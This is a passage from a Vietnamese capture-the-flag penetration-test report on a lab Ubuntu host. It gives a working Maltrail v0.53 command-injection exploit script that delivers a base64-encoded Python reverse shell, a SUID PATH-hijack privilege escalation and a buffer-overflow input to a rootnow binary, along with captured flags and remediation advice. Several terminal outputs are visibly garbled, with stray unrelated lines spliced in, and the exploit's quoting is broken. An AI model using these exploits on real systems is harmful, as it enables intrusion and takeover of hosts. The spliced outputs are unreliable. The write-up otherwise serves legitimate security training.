messagebus:x:103:104 ::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuid:x:108:114::/run/uuid:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,,:/var/lib/usbmux:/usr/sbin/nologin
ltn0tbug:x:1000:1000:Nobody:/home/ltn0tbug:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
taylor:x:1001:1001:TinyFileManager Administrator:/home/taylor:/bin/bash
brown:x:1002:1002:MalTrail Administrator:/home/brown:/bin/bash
john:x:1003:1003:Information Asset Manager:/home/john:/bin/bash
bind:x:114:119::/var/cache/bind:/usr/sbin/nologin
```

Có thể thấy được thêm một số user khác như brown, john, root,...

```
taylor@infinity:~$ ls /home/
brown john ltn0tbug taylor
taylor@infinity:~$
taylor@infinity:~$
taylor@infinity:~$ cd /home/
taylor@infinity:/home$ cd brown/
-bash: cd: brown/: Permission denied
taylor@infinity:/home$ cd john/
-bash: cd: john/: Permission denied
taylor@infinity:/home$ cd ltn0tbug/
-bash: cd: ltn0tbug/: Permission denied
taylor@infinity:/home$
```

Đường dẫn mặc định của các user khác và **taylor** không thể truy cập.

Kiểm tra tất cả các tiến trình đang chạy trên hệ thống. Lệnh ps -ef

systemd+	1353	1290	0	12:29	?	00:00:03	nginx: worker process
root	1464	1	0	12:29	tty1	00:00:00	/sbin/agetty -o -p -- \u --noclear tty1 linux
root	1690	2	0	12:55	?	00:00:01	[kworker/u256:0-events_unbound]
root	2162	2	0	13:43	?	00:00:08	[kworker/1:1-rcu_par_gp]
root	2219	2	0	13:51	?	00:00:04	[kworker/u256:2-events_unbound]
root	2287	2	0	13:58	?	00:00:00	[kworker/0:0-cgroup_destroy]
root	2343	2	0	14:05	?	00:00:06	[kworker/0:1-events]
root	2364	2	0	14:05	?	00:00:00	[kworker/1:2-rcu_par_gp]
root	2432	2	0	14:13	?	00:00:00	[kworker/1:0-events]
root	2445	2	0	14:14	?	00:00:00	[kworker/u256:1-events_power_efficient]
root	2446	2	0	14:14	?	00:00:00	[kworker/u256:3-events_power_efficient]
root	2447	2	0	14:15	?	00:00:00	[kworker/0:2-cgroup_destroy]
root	2449	854	0	14:15	?	00:00:00	sshd: taylor [priv]
root	2450	854	0	14:15	?	00:00:00	sshd: taylor [priv]
sshd	2505	2450	0	14:15	?	00:00:00	sshd: taylor [net]
root	2566	2	0	14:15	?	00:00:00	[kworker/0:3-events]
root	2734	854	0	14:15	?	00:00:00	sshd: taylor [priv]
root	2759	854	0	14:15	?	00:00:00	sshd: taylor [priv]
root	2761	854	0	14:15	?	00:00:00	sshd: taylor [priv]
taylor	2764	1	0	14:15	?	00:00:00	/lib/systemd/systemd --user
taylor	2765	2764	0	14:15	?	00:00:00	(sd-pam)
taylor	2919	2761	0	14:15	?	00:00:00	sshd: taylor@pts/1
taylor	2920	2449	0	14:15	?	00:00:00	sshd: taylor@pts/0
taylor	2922	2920	0	14:15	pts/0	00:00:00	-bash
taylor	2923	2919	0	14:15	pts/1	00:00:00	-bash
taylor	3003	2759	0	14:15	?	00:00:00	sshd: taylor@pts/2
taylor	3004	3003	0	14:15	pts/2	00:00:00	-bash
root	3068	854	0	14:16	?	00:00:00	sshd: taylor [priv]
taylor	3137	2734	0	14:16	?	00:00:00	sshd: taylor@pts/3
taylor	3138	3137	0	14:16	pts/3	00:00:00	-bash
taylor	3201	3068	0	14:16	?	00:00:00	sshd: taylor@pts/4
taylor	3202	3201	0	14:16	pts/4	00:00:00	-bash
taylor	3249	3138	0	14:17	pts/3	00:00:00	nc -lvpn 1234
taylor	3250	3202	0	14:17	pts/4	00:00:00	ps -ef

Liệt kê các kết nối mạng đang mở cùng với địa chỉ và port tương ứng: lssof -i

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
nc	42432	taylor	3u	IPv4	172197	0t0	TCP	*:7777 (LISTEN)
nc	42611	taylor	3u	IPv4	173550	0t0	TCP	*:2340 (LISTEN)
nc	42611	taylor	4u	IPv4	173551	0t0	TCP	localhost:2340->localhost:56706 (ESTABLISHED)
curl	42614	taylor	5u	IPv4	173571	0t0	TCP	localhost:45380->localhost:8338 (ESTABLISHED)

Kiểm tra các cổng đang mở và đang lắng nghe: ss -tuln

- -t: Liệt kê các kết nối TCP.
- -u: Liệt kê các kết nối UDP.
- -l: Liệt kê các kết nối đang lắng nghe.
- -n: Hiển thị địa chỉ IP và cổng dưới dạng số thay vì tên miền và tên dịch vụ.

tcp	LISTEN	0	1	0.0.0.0:1234	0.0.0.0:*
tcp	LISTEN	0	5	127.0.0.1:8338	0.0.0.0:*
tcp	LISTEN	0	10	192.168.19.136:53	0.0.0.0:*
tcp	LISTEN	0	10	192.168.19.136:53	0.0.0.0:*
tcp	LISTEN	0	10	172.18.0.1:53	0.0.0.0:*
tcp	LISTEN	0	10	172.18.0.1:53	0.0.0.0:*
tcp	LISTEN	0	10	172.17.0.1:53	0.0.0.0:*
tcp	LISTEN	0	10	172.17.0.1:53	0.0.0.0:*
tcp	LISTEN	0	10	127.0.0.1:53	0.0.0.0:*
tcp	LISTEN	0	10	127.0.0.1:53	0.0.0.0:*
tcp	LISTEN	0	4096	127.0.0.53:lo:53	0.0.0.0:*
tcp	LISTEN	0	128	0.0.0.0:22	0.0.0.0:*
tcp	LISTEN	0	1	0.0.0.0:2711	0.0.0.0:*
tcp	LISTEN	0	1	0.0.0.0:2712	0.0.0.0:*
tcp	LISTEN	0	5	127.0.0.1:953	0.0.0.0:*
tcp	LISTEN	0	5	127.0.0.1:953	0.0.0.0:*
tcp	LISTEN	0	4096	[ :: ]:80	[ :: ]:*
tcp	LISTEN	0	10	[ :: 1]:53	[ :: ]:*
tcp	LISTEN	0	10	[ :: 1]:53	[ :: ]:*
tcp	LISTEN	0	10	[ fe80 :: 250:56ff:feb7:222d]:ens3:53	[ :: ]:*
tcp	LISTEN	0	10	[ fe80 :: 250:56ff:feb7:222d]:ens3:53	[ :: ]:*
tcp	LISTEN	0	10	[ fe80 :: 42:7cff:fea2:923e]:br-7f2363a89e3f:53	[ :: ]:*
tcp	LISTEN	0	10	[ fe80 :: 42:7cff:fea2:923e]:br-7f2363a89e3f:53	[ :: ]:*
tcp	LISTEN	0	10	[ fe80 :: f0b9:afff:fe28:143f]:vethf2f1fb3:53	[ :: ]:*
tcp	LISTEN	0	10	[ fe80 :: f0b9:afff:fe28:143f]:vethf2f1fb3:53	[ :: ]:*
tcp	LISTEN	0	10	[ fe80 :: a0d3:36ff:fe6f:5f]:vethc5cc321:53	[ :: ]:*
tcp	LISTEN	0	10	[ fe80 :: a0d3:36ff:fe6f:5f]:vethc5cc321:53	[ :: ]:*
tcp	LISTEN	0	128	[ :: ]:22	[ :: ]:*
tcp	LISTEN	0	5	[ :: 1]:953	[ :: ]:*
tcp	LISTEN	0	5	[ :: 1]:953	[ :: ]:*

Sau khi kiểm tra có thể thấy tại máy mục tiêu đang lắng nghe trên cổng: 8338, 953

Ta xác định dịch vụ nào sử dụng port 8338 và có thể khai thác hay không:

The screenshot shows a Google search results page with the query "what services use port 8338". The results are as follows:

- ComputingForGeeks**  
https://computingforgeeks.com › detect...  
[Detect Malicious traffic in your Network using Maltrail](#)  
1 thg 5, 2023 — HTTP\_PORT contains the web server's listening port. The default one is 8338; USE\_SSL is set to true then SSL/TLS will be used for accessing the ...
- HowToForge**  
https://www.howtoforge.com › tutorial...  
[Installation and Usage of Maltrail detection system on ...](#)  
Start Maltrail Server ... As shown in the above snapshot, HTTP server is running on the 8338 port. The 8338 port should be allowed on the firewall if the web ...
- Medium**  
https://medium.com › pentesternepal ...  
[OWASP KTM 0x03 CTF writeup](#)  
22 thg 4, 2023 — This system typically runs on port 8338 by default: And yes, the ... According to the report, the version of Maltrail used in the challenge was ...

Qua tìm hiểu thì dịch vụ Maltrail có port mặc định là 8338 nên có thể service đang chạy là nó. Ta tìm hiểu một vài cách khai thác các lỗ hổng của dịch vụ Maltrail.

**RCE Exploit For Maltrail-v0.53**

**Readme**

**Activity**

**28 stars**

**1 watching**

**4 forks**

**Report repository**

**Releases**

No releases published

**Packages**

Tải file **exploit.py** về máy **taylor** và tiến hành khai thác. Đoạn code này sử dụng lỗ hổng command injection vulnerability để chèn code và thực thi **/bin/sh** tạo reverse shell:

```
import sys;
import os;
import base64;

def main():
    listening_IP = None
    listening_PORT = None
    target_URL = None

    if len(sys.argv) != 4:
        print("Error. Needs listening IP, PORT and target URL.")
        return(-1)

    listening_IP = sys.argv[1]
    listening_PORT = sys.argv[2]
    target_URL = sys.argv[3] + "/login"
    print("Running exploit on " + str(target_URL))
    curl_cmd(listening_IP, listening_PORT, target_URL)

def curl_cmd(my_ip, my_port, target_url):
    payload = f'python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(({my_ip},{my_port}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2)\'
    encoded_payload = base64.b64encode(payload.encode()).decode() # encode the payload in Base64
    command = f"curl '{target_url}' --data 'username={encoded_payload}'>|base64-d|+sh`"
    os.system(command)

if __name__ == "__main__":
    main()
```

Lắng nghe trên port 2211: nc -lvp 2211

Chạy file exploit:

```
python3 exploit.py 127.0.0.1 2211 http://127.0.0.1:8338
```

```
taylor@infinity:~$ python3 exploit.py 127.0.0.1 2211 http://127.0.0.1:8338  
Running exploit on http://127.0.0.1:8338/login
```

Như vậy ta đã thu được shell của brown và flag như hình:

```
taylor@infinity:~$ nc -lvp 2211  
Listening on 0.0.0.0 2211  
Connection received on 127.0.0.1 54968  
$ ls  
ls directory-li...  
CHANGELOG      html                  misc          server.py  
CITATION.cff   LICENSE              plugins       thirdparty  
core           maltrail.conf        README.md    trails  
docker          maltrail-sensor.service requirements.txt  
flag.txt        maltrail-server.service sensor.py  
$ cat flag.txt  
cat flag.txt  
INF05{laFkXsmCsIwcskSMgMbG}  
$ whoami  
whoami  
brown.php  
$
```

**Nội dung flag:** **INF05{laFkXsmCsIwcskSMgMbG}**

### **Lỗ hổng đã khai thác: Software Update Vulnerability**

**Giải thích lỗ hổng:** xảy ra khi người dùng hoặc tổ chức không cập nhật các phiên bản phần mềm hoặc hệ điều hành lên các bản vá mới nhất được cung cấp bởi nhà phát triển. Điều này có thể dẫn đến việc bỏ qua các bản vá bảo mật quan trọng và lỗi đã được khắc phục, tạo điều kiện cho tin tặc tìm ra và khai thác các lỗ hổng đã biết trong phần mềm đó.

**Khuyến nghị vá lỗ hổng:** Theo dõi và cập nhật định kỳ; Sử dụng công cụ quản lý tự động;...

**Mức độ ảnh hưởng:** **TRUNG BÌNH**

Kiểm tra một số phương thức có thể leo thang đặc quyền được với tài khoản **brown**:

```
$ id
uid=1002(brown) gid=1002(brown) groups=1002(brown)
$

$ ll $(find / -perm -u=s -type f 2>/dev/null) | grep brown
ll $(find / -perm -u=s -type f 2>/dev/null) | grep brown
/bin/sh: 3: ll: not found
$ ls -l $(find / -perm -u=s -type f 2>/dev/null) | grep brown
ls -l $(find / -perm -u=s -type f 2>/dev/null) | grep brown
-rwsr-x-- 1 root brown          16208 Jan  6  2022 /usr/bin/sysinfo
$ hash.txt
```

**brown** không thuộc một group đặc biệt nào, trong các file suid root thì có **sysinfo** truy cập được. Khi đó mỗi khi brown chạy sysinfo thì sẽ được chạy với quyền root, ta sẽ lợi dụng điều này để leo thang đặc quyền.

Tìm kiếm trong GTFObins (<https://gtfobins.github.io/#+suid%20>), ta thấy không có lệnh nào cho phép leo quyền trực tiếp bằng việc thực thi sysinfo, nhưng trong trường hợp này ta có thể thay đổi biến môi trường PATH.

```
$ sysinfo
sysinfo
  Reported date: Sat Nov 18 06:39:32 PM UTC 2023
  Reported usser: john
  Home      HDH
  _____ SYSTEM _____
  Static hostname: infinity
    Icon name: computer-vm
    Machine ID: 5264985bebae4657b0deccae900b824d
    Boot ID: 96cb0966a8a54240a68fcddcddb47287a
    Virtualization: vmware
  Operating System: Ubuntu 22.04.3 LTS
    Kernel: Linux 5.15.0-88-generic
    Architecture: x86-64
    Hardware Vendor: VMware, Inc.
    Hardware Model: VMware Virtual Platform

  _____ USER _____
  Username: root (0)
  Position: root

  nmap res
  Username: ltn0tbug (1000)
  Position: Nobody

  Username: taylor (1001)
  Position: TinyFileManager Administrator
  p.php

  Username: brown (1002)
  Position: MalTrail Administrator

  Username: john (1003)
  Position: Information Asset Manager
```

Dùng lệnh strings để cố gắng đọc nội dung chương trình:

```
$ strings sysinfo
strings sysinfo
strings: 'sysinfo': No such file
$ which sysinfo
which sysinfo
/usr/bin/sysinfo
$ strings /usr/bin/sysinfo
strings /usr/bin/sysinfo
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
system
setuid
setgid
getpwnam
exit
printf
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH p.php
john
Cannot find UTD for name %s
/home/john/getinfo.sh
:*3$"
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
```

Khả năng cao sysinfo là chương trình C, trong nội dung thu được thấy đường dẫn file **/home/john/getinfo.sh** nhưng không xem được nội dung do không có quyền.

Chú ý output của **sysinfo** giống với output của **hostnamectl**, có khả năng sysinfo đã gọi **hostnamectl**

```
$ hostnamectl
hostnamectl
  Static hostname: infinity
    Icon name: computer-vm
      Chassis: vm
      Machine ID: 5264985bebae4657b0deccae900b824d
        Boot ID: 96cb0966a8a54240a68fcddcddb47287a
  Virtualization: vmware
Operating System: Ubuntu 22.04.3 LTS
          Kernel: Linux 5.15.0-88-generic
      Architecture: x86-64
  Hardware Vendor: VMware, Inc.
  Hardware Model: VMware Virtual Platform
```

**Sysinfo** và các chương trình được gọi sẽ được thực thi với quyền root do được set SUID, nếu **hostnamectl** được gọi thì ta có thể làm giả chương trình này và thực thi file được tạo.

Đầu tiên cần tạo file giả và thêm đường dẫn vào đầu biến môi trường PATH:

```
$ cd /tmp
cd /tmp
$ strings sysinfo
strings sysinfo
strings: 'sysinfo': No such file
$ echo /bin/bash > hostnamectl
echo /bin/bash > hostnamectl
$ chmod +x hostnamectl
chmod +x hostnamectl
$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
```

Gõ **sysinfo** để truy cập và chạy file được tạo để lấy shell:

```
$ sysinfo
sysinfo
    Reported date: Sat Nov 18 08:28:37 PM UTC 2023
    Reported usser: john

    _____SYSTEM_____
john@infinity:/tmp$ whoami
whoami
john
```

Như vậy ta may mắn đã lấy được shell của **john**

```
john@infinity:~$ cd /home/join
cd /home/join
bash: cd: /home/join: No such file or directory
john@infinity:~$ cd /home/john
cd /home/john
john@infinity:/home/john$ ls
ls
flag.txt
getinfo.sh
john@infinity:/home/john$ cat flag.txt
cat flag.txt
INF06{m5HJmxlrL25hwuOqUuM6}
john@infinity:/home/john$ cat getinfo.sh
cat getinfo.sh
#!/bin/bash
printf '%18s' "Reported date: "
echo "$(date)"
printf '%18s' "Reported usser: "
echo "$(whoami)"
echo ""
echo '_____SYSTEM_____'
echo ''
echo '_____USER_____'
```

**Nội dung flag:** **INF06{m5HJmxlrL25hwuOqUuM6}**

**Lỗ hổng đã khai thác:** Privilege Escalation Vulnerability

**Giải thích lỗ hổng:** xảy ra khi một kẻ tấn công có thể tận dụng chương trình được đặt SUID để xâm nhập vào hệ thống với quyền root hoặc quyền đặc quyền cao hơn mà không được cấp phép. Khi chương trình được thực thi, nó sẽ chạy với quyền của người dùng với ID gốc (root) thay vì

quyền của người dùng hiện tại. Tin tức có thể tận dụng lỗ hổng trong chương trình hoặc sử dụng các kỹ thuật khai thác để thực hiện leo quyền.

**Khuyến nghị vá lỗ hổng:** Để giảm thiểu lỗ hổng leo quyền khi set SUID cho chương trình, dưới đây là một số biện pháp bảo mật cần được thực hiện:

- Kiểm tra mã và kiểm tra đầu vào: Đảm bảo rằng chương trình được kiểm tra kỹ lưỡng để phát hiện và khắc phục các lỗi tràn bộ đệm và các lỗ hổng bảo mật khác. Kiểm tra đầu vào cẩn thận và ngăn chặn các kiểu tấn công thông qua đầu vào không hợp lệ.
- Giới hạn quyền truy cập: Đặt quyền truy cập phù hợp cho các tệp và tài nguyên mà chương trình có quyền truy cập. Hạn chế quyền truy cập của chương trình để ngăn chặn tin tặc thực hiện các hành động không được phép.
- Sử dụng nguyên tắc quyền tối thiểu (Principle of Least Privilege): Cấp phép SUID chỉ khi cần thiết. Cân nhắc cấu hình chương trình để chạy với quyền thấp nhất cần thiết để thực hiện nhiệm vụ, thay vì chạy với quyền root.
- Thực hiện cập nhật và vá lỗi: Đảm bảo rằng chương trình được cập nhật thường xuyên và áp dụng các bản vá bảo mật mới nhất. Sản phẩm phần mềm nên được theo dõi để phát hiện lỗi và bản vá mới nhất được cung cấp bởi nhà phát triển.

### Mức độ ảnh hưởng: TRUNG BÌNH, CAO

---

Sau khi chiếm được Shell của user **john**, tiếp tục kiểm tra xem trong hệ thống có những lỗ hổng gì có thể khai thác hay không. Sau một thời gian mò mẫm thì nhóm phát hiện trong /opt có một

số thư mục gây chú ý:

```
john@infinity:/opt$ ll
ll
total 28
drwxr-xr-x 7 root root 4096 Oct 29 12:23 .
drwxr-xr-x 19 root root 4096 Oct 22 11:38 ..
drwxr-x--- 2 root root 4096 Oct 29 12:22 chall1/
drwxr-x--- 4 root root 4096 Oct 29 12:23 chall3/
drwxr-x--- 9 root brown 4096 Oct 29 12:23 chall5/
drwxr-x--- 2 root john 4096 Oct 29 12:23 chall7/
drwx--x--x 4 root root 4096 Oct 29 12:22 containerd/
```

Chỉ có chall7 và chall5 cho phép truy cập. Tuy nhiên chall5 ta đã khai thác từ Flag5. Vậy nên nhóm bỏ qua và khai thác từ chall7.

Có 2 tệp trong folder chall7. Một tệp thực thi rootnow và code .c của nó nhưng file này chúng ta không có quyền xem. Vậy thực thi thử chương trình rootnow.

```
john@infinity:/opt$ cd chall7
cd chall7
john@infinity:/opt/chall7$ ll
ll
total 28
drwxr-x--- 2 root john 4096 Oct 29 12:23 .
drwxr-xr-x 7 root root 4096 Oct 29 12:23 ..
-rw xr-x--- 1 root john 16200 Oct 29 12:23 rootnow*
-rwx----- 1 root john 406 Oct 29 12:23 rootnow.c*
john@infinity:/opt/chall7$
```

Chương trình này yêu cầu nhập vào một input là một chuỗi. Và có trả về kết quả:

```
john@infinity:/opt/chall7$ ./rootnow
./rootnow: Sat Nov 18 22:17:53 2023 from 192.168.19.111
wefsdgsdfsd
Give me your fun number
I'm sorry =)) it on http://127.0.0.1:8338/login
john@infinity:/opt/chall7$
```

Sử dụng công cụ reverse để dịch ngược thử mã nguồn của chương trình này. Ở đây nhóm em sử dụng objdump để khai thác. Kết quả thu được mã assembly hàm main như sau:

```
00000000000011e9 <main>:
11e9: f3 0f 1e fa        endbr64
11ed: 55                 push %rbp
11ee: 48 89 e5          mov %rsp,%rbp
11f1: 48 83 ec 20        sub $0x20,%rsp
11f5: bf 00 00 00 00      mov $0x0,%edi
11fa: e8 e1 fe ff ff      call 10e0 <time@plt>
11ff: 89 c7              mov %eax,%edi
1201: e8 ba fe ff ff      call 10c0 <srand@plt>
1206: e8 e5 fe ff ff      call 10f0 <rand@plt>
120b: 89 45 fc          mov %eax,-0x4(%rbp)
120e: 48 8d 05 ef 0d 00 00    lea 0xdef(%rip),%rax      # 2004 <_IO_stdin_used+0x4>
1215: 48 89 c7          mov %rax,%rdi
1218: e8 83 fe ff ff      call 10a0 <puts@plt>
121d: 48 8b 15 ec 2d 00 00    mov 0x2dec(%rip),%rdx      # 4010 <stdin@GLIBC_2.2.5>
1224: 48 8d 45 e0        lea -0x20(%rbp),%rax
1228: be 39 05 00 00      mov $0x539,%esi
122d: 48 89 c7          mov %rax,%rdi
1230: e8 9b fe ff ff      call 10d0 <fgets@plt>
1235: 81 7d fc 39 05 00 00    cmpl $0x539,-0x4(%rbp)
123c: 75 20              jne 125e <main+0x75>
123e: 48 8d 05 d7 0d 00 00    lea 0xd7(%rip),%rax      # 201c <_IO_stdin_used+0x1c>
1245: 48 89 c7          mov %rax,%rdi
1248: e8 53 fe ff ff      call 10a0 <puts@plt>
124d: 48 8d 05 d3 0d 00 00    lea 0xdd3(%rip),%rax      # 2027 <_IO_stdin_used+0x27>
1254: 48 89 c7          mov %rax,%rdi
1257: e8 54 fe ff ff      call 10b0 <system@plt>
125c: eb 0f              jmp 126d <main+0x84>
125e: 48 8d 05 de 0d 00 00    lea 0xdd6(%rip),%rax      # 2043 <_IO_stdin_used+0x43>
1265: 48 89 c7          mov %rax,%rdi
1268: e8 33 fe ff ff      call 10a0 <puts@plt>
126d: b8 00 00 00 00      mov $0x0,%eax
1272: c9                 leave
1273: c3                 ret

The rest of available updates is more than 1 week old.
```

```
00000000000010b0 <system@plt>: pubuntu.com
10b0: f3 0f 1e fa        endbr64
10b4: f2 ff 25 f5 2e 00 00    bnd jmp *0x2ef5(%rip)      # 3fb0 <system@GLIBC_2.2.5>
10bb: 0f 1f 44 00 00      nopl 0x0(%rax,%rax,1)

System information as of Sun Nov 12 02:11:41 UTC 2023
00000000000010c0 <srand@plt>:
10c0: f3 0f 1e fa        endbr64
10c4: f2 ff 25 ed 2e 00 00    bnd jmp *0x2eed(%rip)      # 3fb8 <srand@GLIBC_2.2.5>
10cb: 0f 1f 44 00 00      nopl 0x0(%rax,%rax,1)

Swap usage: 0%
00000000000010d0 <fgets@plt>:
10d0: f3 0f 1e fa        endbr64
10d4: f2 ff 25 e5 2e 00 00    bnd jmp *0x2ee5(%rip)      # 3fc0 <fgets@GLIBC_2.2.5>
10db: 0f 1f 44 00 00      nopl 0x0(%rax,%rax,1)
```

#### Phân tích hàm main:

- 4 dòng đầu (11e9 – 11f1): khởi tạo stack frame cho hàm main.
- 11f5 – 120b: Các dòng này gọi các hàm thư viện C time, srand, và rand. time được gọi để khởi tạo bộ sinh số ngẫu nhiên dựa trên thời gian hiện tại. Sau đó, hàm srand được gọi để thiết lập giá trị khởi tạo cho bộ sinh số ngẫu nhiên. Cuối cùng, hàm rand được gọi để sinh một số ngẫu nhiên và giá trị đó được lưu vào ô nhớ -0x4(%rbp).

- 120e – 1218: gọi hàm puts in ra màn hình dòng chữ “Give me your fun number”
- 121d – 1230: Dòng này lấy địa chỉ của biến stdin từ vùng nhớ (rip) và lưu vào thanh ghi rdx. Sau đó, hàm fgets được gọi để đọc một dòng từ stdin và lưu nội dung vào ô nhớ -0x20(%rbp).
- 1235 – 123c: Dòng này so sánh giá trị trong ô nhớ -0x4(%rbp) với giá trị 0x539. Nếu không bằng nhau, chương trình sẽ nhảy tới địa chỉ 125e (dòng lệnh jne) để xử lý logic khác.
- 123e – 1257: Dòng này in ra chuỗi "Congrat!!!" nếu giá trị trong ô nhớ -0x4(%rbp) bằng 0x539. Sau đó, hàm system được gọi với đối số gì đó để thực thi câu lệnh shell.
- 125c – 1273: chương trình nhảy tới địa chỉ 126d (dòng lệnh jmp) và in ra chuỗi "You lose!" nếu giá trị trong ô nhớ -0x4(%rbp) không bằng 0x539. Sau đó, chương trình thoát khỏi hàm main bằng cách lấy giá trị 0 từ thanh ghi eax và trả về (ret).

Nói chung chương trình tạo ra một số ngẫu nhiên được lưu tại địa chỉ -0x4(%rbp) và lấy dữ liệu nhập từ bàn phím lưu tại -0x20(%rbp). So sánh số được random với giá trị cố định (0x539), nếu 2 số bằng nhau thì thực thi cái gì đó.

Do chương trình sử dụng hàm fgets - một hàm không an toàn - ta có thể sử dụng lỗ hổng buffer overflow để ghi đè biến random kia để điều hướng chương trình. Ta cần ghi đè giá trị do hàm rand tạo ra và ghi vào ô nhớ -0x4(%rbp) sao cho:

```
cmpl $0x539,-0x4(%rbp)
```

```
jne 125e <main+0x75
```

Trả về giá trị sai, tức giá trị sinh ngẫu nhiên phải bằng số \$0x539 để chương trình thực thi câu lệnh call 10b0 <system@plt> gọi được Shell.

Cần xác định không gian stackframe như sau: địa chỉ lưu giá trị của chuỗi được bắt đầu lưu tại ô nhớ -0x20(%rbp) và địa chỉ lưu giá trị sinh ngẫu nhiên được lưu tại -0x4(%rbp) hai ô nhớ này cách nhau 28 Byte vậy phải chèn 28 Byte bất kỳ vào 28 ô này. 4 Bytes tiếp theo ta sẽ lưu giá trị \$0x539 vào, nhưng lưu theo little endian ta sẽ có: ‘a’\*28 + (’39 05 00 00’).

```
python -c "import sys;
str1='a'*28;sys.stdout.buffer.write(str1.encode()); x =
bytes.fromhex('39 05 00 00'); sys.stdout.buffer.write(x);" |
./rootnow
```

```
john@infinity:/opt/chall7$ python -c "import sys; str1='a'*28; sys.stdout.buffer.write(str1.encode()); x = bytes.fromhex('39 05 00
<5 00 00'); sys.stdout.buffer.write(x);" | ./rootnow
/usr/bin/cat: /root/root.txt: Permission denied
Give me your fun number
john@infinity:~$ sudo apt update
Congrat!!!
```

Có thể thấy hàm system gọi đọc file root.txt: **/usr/bin/cat: /root/root.txt**

Nhưng việc thực hiện shell chưa được phép: Permission denied vì vậy ta cần thêm quyền root cho chương trình.

```
python -c "import sys; str1='a'*28;
sys.stdout.buffer.write(str1.encode()); x = bytes.fromhex('39 05
00 00'); sys.stdout.buffer.write(x);" | sudo ./rootnow
john@infinity:/opt/chall7$ python -c "import sys; str1='a'*28; sys.stdout.buffer.write(str1.encode()); x = bytes.fromhex('39 05 00
<00'); sys.stdout.buffer.write(x);" | sudo ./rootnow
INF07{WkLl0MLwpcXpNeRPpiiG}
Give me your fun number
john@infinity:~$ ./exploit.py 127.0.0.1 2211 http://127.0.0.1:8338
Congrat!!!
john@infinity:~$ ./exploit.py 127.0.0.1:8338/login
john@infinity:/opt/chall7$
```

**Nội dung flag: INF07{WkLl0MLwpcXpNeRPpiiG}**

### Lỗ hổng đã khai thác: Buffer Overflow

**Giải thích lỗ hổng:** xảy ra khi một chương trình ghi dữ liệu vào một vùng nhớ đệm (buffer) vượt quá kích thước đã được cấp phát cho nó, dẫn đến việc ghi đè lên các vùng nhớ gần đó. Khi xảy ra lỗi này, các dữ liệu tràn sẽ ghi đè lên các vùng nhớ quan trọng khác, bao gồm địa chỉ trả về (return address) trong ngăn xếp (stack), các biến cục bộ và các cấu trúc dữ liệu khác.

**Khuyến nghị vá lỗ hổng:** Kiểm tra và đánh giá mã; Sử dụng hàm an toàn; Kiểm tra đầu vào; Bật các cơ chế bảo vệ; Cập nhật và vá lỗi...

**Mức độ ảnh hưởng:** TRUNG BÌNH, CAO

## 3.0 Phụ lục

### 3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung user.txt	Nội dung root.txt
192.168.19.136	INF04{38vxzg3tQAa7HRNaJbY6}	INF07{WkLl0MLwpcXpNeRPpiiG}

- HẾT-